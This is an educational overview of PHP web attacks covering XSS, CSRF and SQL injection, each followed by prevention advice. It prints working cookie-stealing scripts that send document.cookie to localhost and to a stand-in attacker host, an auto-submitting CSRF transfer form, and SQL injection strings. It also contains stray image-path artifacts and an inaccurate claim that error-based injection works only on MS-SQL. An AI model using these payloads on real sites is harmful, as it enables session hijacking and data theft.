PHP Security Vulnerabilities/Attacks

PHP Vulnerabilities/Attacks

- XSS
- CSRF
- SQL Injection
- File Inclusion

What is XSS?

Cross-site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website. Attackers often initiate an XSS attack by sending a malicious link to a user and enticing the user to click it. If the app or website lacks proper data sanitization, the malicious link executes the attacker's chosen code on the user's system. As a result, the attacker can steal the user's active session cookie.

Examples:

<script>window.location.href='http://localhost/php-practical-work/php-security/xss/hacker?cookie='+document.cookie</script>


<script>

fetch("http://localhost/php-practical-work/php-security/xss/stored-xss/hacker/index.php?cookie="+document.cookie);

</script>

How does XSS Work?

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.



Types of XSS

There are three types of XSS , which are following:

Reflected XSS

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

The malicious script does not reside in the application and does not persist. The victim's browser executes the attack only if the user opens a web page or link set up by the attacker.

Reflected XSS attacks are the most common type of XSS in the real world. They are also known as Type 1, first-order, or non-persistent XSS. A single browser request and response delivers and executes the attack payload. The maliciously crafted HTTP or URI parameters contain an attack string that the legitimate application processes improperly.

Suppose a website has a search function which receives the user-supplied search term in URL parameter:

https://insecure-website.com/search?term=gift

The application echoes the supplied search term in the response to this URL:

** You searched for: gift **

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:
https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>

This URL results in the following response:
** You searched for: <script>/* Bad stuff here... */</script> **

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

Stored XSS:

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Suppose a website allows users to submit comments on blog posts, which are displayed to other users.

Example:

The attacker adds the following comment: Great price for a great item! Read my review here <script src="http://hackersite.com/authstealer.js"> </script>.

```
<script>
fetch("http://hackersite.com/php-security/xss/stored-
    xss/hacker/index.php?cookie="+document.cookie);
</script>
```

Impact of XSS Vulnerabilities:

The impact of an XSS vulnerability depends on the type of application. Here is how an XSS attack will affect three types of web applications:

- **Static content**—in a web application with static content, such as a news site with no login functionality, XSS will have minimal impact, because all users are anonymous and information is publicly available.
- **Sensitive data**—if an application stores sensitive user data, such as financial or health services, XSS can do major damage because it can allow attackers to compromise user accounts.
- **Privileged users**—if an attacker can use XSS to take over the session of a privileged user, such as the web application administrator, they can gain full control over the application and compromise all its data.

XSS Prevention:

Here are a few steps you can take to prevent XSS in your web applications:

- **Sanitizing Inputs**
- **Use HTTPOnly Cookie Flag**
- **Implement Content Security Policy**
- **X-XSS-Protection Header**


https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

What is CSRF?

Cross site request forgery (CSRF), also known as XSRF, Sea Surf or Session Riding, is an attack vector that tricks a web browser into executing an unwanted action in an application to which a user is logged in.

A successful CSRF attack can be devastating for both the business and user. It can result in damaged client relationships, unauthorized fund transfers, changed passwords and data theft—including stolen session cookies.

CSRFs are typically conducted using malicious social engineering, such as an email or link that tricks the victim into sending a forged request to a server. As the unsuspecting user is authenticated by their application at the time of the attack, it's impossible to distinguish a legitimate request from a forged one.



CSRF Example:

Before executing an assault, a perpetrator typically studies an application in order to make a forged request appear as legitimate as possible.

For example, a typical GET request for a $100 bank transfer might look like:

GET http://netbank.com/transfer.do?acct=PersonB&amount=$100 HTTP/1.1

A hacker can modify this script so it results in a $100 transfer to their own account. Now the malicious request might look like:

GET http://netbank.com/transfer.do?acct=AttackerA&amount=$100 HTTP/1.1

A bad actor can embed the request into an innocent looking hyperlink:

Read more!

Next, he can distribute the hyperlink via email to a large number of bank customers. Those who click on the link while logged into their bank account will unintentionally initiate the $100 transfer.

Note that if the bank's website is only using POST requests, it's impossible to frame malicious requests using a <a> href tag. However, the attack could be delivered in a <form> tag with automatic execution of the embedded JavaScript.

This is how such a form may look like:

```
<body onload="document.forms[0].submit()">
<form action="http://netbank.com/transfer.do" method="POST">
<input type="hidden" name="acct" value="AttackerA"/>
<input type="hidden" name="amount" value="$100"/>
<input type="submit" value="View my pictures!"/>
</form>
 </body>
```

Methods of CSRF Mitigation?

A number of effective methods exist for both prevention and mitigation of CSRF attacks. From a user's perspective, prevention is a matter of safeguarding login credentials and denying unauthorized actors access to applications.

Best practices include:

- Logging off web applications when not in use
- Securing usernames and passwords
- Not allowing browsers to remember passwords
- Generate unique CSRF token for each request
- We can use captcha or recaptcha also

For web applications, multiple solutions exist to block malicious traffic and prevent attacks. Among the most common mitigation methods is to generate unique random tokens for every session request or ID. These are subsequently checked and verified by the server. Session requests having either duplicate tokens or missing values are blocked. Alternatively, a request that doesn't match its session ID token is prevented from reaching an application.

What is SQL Injection?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Examples:

'UNION SELECT ALL 1,2,3,4,5--

'UNION SELECT ALL 1,database(),3,4,5–

'OR 5=5--

Impact of SQL Injection?

A successful SQL injection attack can result in unauthorized access to sensitive data, such as:

- **Passwords.**
- **Credit card details.**
- **Personal user information.**

SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

Types of SQL Injection:

There are several types of SQL injection:

• **Union-based SQL Injection** – Union-based SQL Injection represents the most popular type of SQL injection and uses the UNION statement. The UNION statement represents the combination of two select statements to retrieve data from the database.

Example:

'UNION SELECT ALL 1,database(),3,4,5--

• **Error Based SQL Injection** – this method can only be run against MS-SQL Servers. In this attack, the malicious user causes an application to show an error. Usually, you ask the database a question and it returns an error message which also contains the data they asked for.

Example:

' or 1=1 group by concat(floor(rand(0)*2)) having min(0)#

• **Blind SQL Injection** – in this attack, no error messages are received from the database; We extract the data by submitting queries to the database. Blind SQL injections can be divided into boolean-based SQL Injection and time-based SQL Injection.

Example:

'OR 5=5--